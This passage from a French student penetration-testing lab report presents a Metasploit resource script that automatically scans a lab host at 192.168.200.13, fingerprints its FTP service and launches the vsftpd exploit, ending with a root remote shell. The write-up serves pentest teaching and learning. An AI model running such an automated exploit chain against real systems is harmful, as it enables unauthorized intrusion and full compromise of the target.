Dorénavant, les résultats de la commande *ifconfig* nous montrent que nous sommes bien sur la machine victime. Le résultat de la commande *whoami* nous indique que nous sommes connectés en tant qu'utilisateur root. On a donc un accès privilégié à la machine victime !



Exécution automatique

Recherche théorique & mise en œuvre pratique

Bien qu'il existe des scripts de ressources disponibles, on peut en créer un personnalisé. Pour cela, j'ai utilisé la commande *makerc* dans *msfconsole* de la manière suivante :

1. Effectuer les commandes manuellement
2. Lance la commande *makerc myautoexploit.rc* pour sauvegarder les commandes dans le fichier *myautoexploit.rc*

Rien de plus simple ! Pour en savoir plus, voici la documentation :

<https://docs.rapid7.com/metasploit/resource-scripts/#Creating-resource-scripts>

Voici le contenu du fichier *myautoexploit.rc* :

```
db_connect pentest:pentest@postgres:5432/pentest

search portscan
use 5
set RHOSTS 192.168.200.13
run

db_nmap -sV -p 21 192.168.200.13

services

search vsftpd
use 1
set RPORT 21
set RHOSTS 192.168.200.13
exploit
```

Ce script se connecte à la base de données, fait un scan des ports et des services, recherche un exploit pour le service *vsftpd* et enfin lance l'exploit.

Pour lancer le script, depuis le terminal Kali Linux : *msfconsole -r myautoexploit.rc*

Résultat : Tout est fait automatiquement et on accède au shell distant.

Conclusion

On arrive à la fin de ce rapport. Ce fut un exercice très intéressant et ludique qui m'a permis de découvrir le pentest et les différents outils et frameworks disponibles. La première fois que j'ai ouvert un shell distant en quelques commandes via *msfconsole*, j'étais stupéfait !

Merci à Jean-Marc MULLER pour ce sujet de projet ! N'hésitez pas à utiliser le contenu de ce rapport et les ressources associées. L'ensemble des ressources sont disponibles sur le repo git suivant : <https://github.com/samymsa/pentest>